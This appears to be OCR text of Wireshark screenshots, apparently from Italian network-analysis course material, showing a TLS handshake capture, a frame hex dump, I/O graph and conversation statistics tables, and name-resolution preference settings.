
Ethernet: <live capture in progress>

Packets: 403 · Displayed: 403 (100.0%)

Profile: Default

Wireshark – Statistiche





tcp.stream eq 40


```
3511 39.930033   193.205.92.97   4 4653 → 443 [ACK] Seq=1 Ack=1 Win=66048 Len=0
3513 39.932716   193.205.92.97   1 Client Hello
3514 39.951157   216.58.205.14   0 443 → 4653 [ACK] Seq=1 Ack=518 Win=61952 Len=0
3515 39.967662   216.58.205.14   4 Server Hello
3516 39.967877   216.58.205.14   4 443 → 4653 [ACK] Seq=1381 Ack=518 Win=61952 Len=1380 [TCP segment of a reassembled PDU]
3517 39.967919   193.205.92.97   4 4653 → 443 [ACK] Seq=518 Ack=2761 Win=66048 Len=0
3518 39.968761   216.58.205.14   2 Certificate, Server Key Exchange, Server Hello Done
3519 39.973729   193.205.92.97   7 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
3520 39.974042   193.205.92.97   8 Application Data
3522 39.992720   216.58.205.14   8 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
3523 39.992953   216.58.205.14   3 Application Data
3524 39.992953   216.58.205.14   2 Application Data
3525 39.992974   193.205.92.97   4 4653 → 443 [ACK] Seq=805 Ack=3730 Win=65024 Len=0
3526 39.993147   193.205.92.97   5 Encrypted Alert
3527 39.993177   193.205.92.97   4 4653 → 443 [FIN, ACK] Seq=836 Ack=3730 Win=65024 Len=0
```

```
> Frame 3527: 54 bytes on wire (432                          nterface 0
> Ethernet II, Src: AsustekC_0a:e6:                          0 (08:96:ad:f6:85:00)
> Internet Protocol Version 4, Src:
> Transmission Control Protocol, Sr                          : 3730, Len: 0
```

```
0000  08 96 ad f6 85 00 d8 50  e6 0a e6 1d 08 00 45 00   ·······P ······E·
0010  00 28 46 c0 40 00 40 06  30 18 c1 cd 5c 61 d8 3a   ·(F·@·@· 0···\a·:
0020  cd 8e 12 2d 01 bb 42 24  4c 31 3b 33 e4 03 50 11   ···-··B$ L1;3··P·
0030  00 fe 29 69 00 00                                  ··)i··
```

wireshark_31F20730-8C4F-4C02-B264-D3E5F3F123B7_20181022102918_a12192.pcapng | Packets: 19417 · Displayed: 19 (0.1%) | Profile: Default

Wireshark – Statistiche - I/O Graph



Click to select packet 12236 (82s = 439).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	All packets HTTP		🟩	Line	Packets	http	None


Mouse ● drags ○ zooms

Interval 1 sec

□ Time of day

□ Log scale

Wireshark – Statistiche - Conversation




Wireshark · Conversations · Ethernet

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
0.0.0.0	255.255.255.255	3	1068	3	1068	0	0	1358.92528	0.0664	128 k	0
2.237.133.169	193.205.92.124	1	66	1	66	0	0	1040.14386	0.0000	—	—
10.1.0.111	193.205.92.164	1	66	1	66	0	0	1643.93582	0.0000	—	—
13.107.5.88	193.205.92.97	28	9032	14	7438	14	1594	254.819504	67.5835	880	188
23.1.75.203	193.205.92.131	9	811	9	811	0	0	281.927049	13.3721	485	0
23.13.61.84	193.205.92.97	14	5645	8	5096	6	549	221.508485	3.6941	11 k	1188
31.13.86.4	193.205.92.97	2.906	2634 k	2.092	2557 k	814	76 k	1576.55572	208.7664	98 k	2914
31.13.86.8	193.205.92.97	381	128 k	165	30 k	216	97 k	1581.19598	246.0368	1002	3167
31.13.86.15	193.205.92.97	8.935	10 M	7.438	10 M	1.497	110 k	1630.63330	164.1474	503 k	5386
31.13.86.36	193.205.92.97	1.284	861 k	751	652 k	533	209 k	1575.06985	270.1891	19 k	6196
31.14.131.188	193.205.92.27	1	90	1	90	0	0	1054.58187	0.0000	—	—
35.163.53.118	193.205.92.97	6	452	2	170	4	282	102.209889	0.1946	6990	11 k
37.77.114.151	193.205.92.67	1	66	1	66	0	0	1086.90181	0.0000	—	—
40.67.251.132	193.205.92.97	95	11 k	32	5760	63	5705	41.479365	1800.0972	25	25
40.70.184.83	193.205.92.97	37	15 k	15	12 k	22	2962	539.240421	914.6945	109	25
40.77.226.249	193.205.92.97	24	8442	10	7070	14	1372	1471.44068	95.3014	593	115
52.11.162.210	193.205.92.97	26	11 k	10	4180	16	7626	102.661996	0.8051	41 k	75 k
52.54.248.107	193.205.92.138	11	1078	11	1078	0	0	1576.56089	160.0151	53	0
52.114.158.91	193.205.92.97	17	7329	8	4655	9	2674	954.706102	0.9574	38 k	22 k
52.138.216.83	193.205.92.97	77	25 k	34	21 k	43	4170	249.746002	503.0874	341	66
54.38.180.81	193.205.92.112	2	140	2	140	0	0	475.550582	0.0246	45 k	0
54.187.46.234	193.205.92.97	24	1474	12	818	12	656	0.332218	40.3812	162	129
54.201.6.28	193.205.92.97	10	598	5	325	5	273	6.592993	30.4884	85	71
54.210.203.205	193.205.92.138	11	1078	11	1078	0	0	1576.18391	160.2319	53	0
60.191.38.77	193.205.92.117	2	120	2	120	0	0	541.862935	1.3591	706	0
64.233.166.94	193.205.92.97	303	281 k	202	275 k	101	6185	27.595445	16.1797	136 k	3058
64.233.166.154	193.205.92.97	49	8921	27	5950	22	2971	1576.14812	259.3192	183	91
64.233.166.189	193.205.92.131	10	1164	10	1164	0	0	8.126912	29.9172	311	0
64.233.166.189	193.205.92.79	1	105	1	105	0	0	1089.85023	0.0000	—	—
64.233.166.189	193.205.92.138	12	1512	12	1512	0	0	1565.74641	120.8466	100	0
64.233.166.189	193.205.92.97	362	65 k	212	40 k	150	24 k	1581.20582	260.6950	1253	744

☐ Name resolution ☐ Limit to display filter ☐ Absolute start time

Wireshark – Preferences



Name Resolution

☑ Resolve MAC addresses

□ Resolve transport names

☑ Resolve network (IP) addresses

☑ Use captured DNS packet data for address resolution

☑ Use an external network name resolver

Maximum concurrent requests 500

□ Only use the profile "hosts" file

□ Resolve VLAN IDs

□ Resolve SS7 PCs

□ Enable OID resolution


□ Suppress SMI errors

SMI (MIB and PIB) paths Edit...

SMI (MIB and PIB) modules Edit...

MaxMind database directories Edit...

Wireshark – Statistiche - Conversation


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.   Time        Source                  Destination             Protocol Length Info
   21 3.867041    mfausto.amministraz…    a1089.d.akamai.net      HTTP       55 Continuation
   22 3.880216    a1089.d.akamai.net      mfausto.amministraz…    TCP        66 80 → 4608 [ACK] Seq=1 Ack=2 Win=237 Len=0 SLE=1 SRE=2
   68 13.879620   mfausto.amministraz…    a1089.d.akamai.net      TCP        55 [TCP Keep-Alive] 4608 → 80 [ACK] Seq=1 Ack=1 Win=257
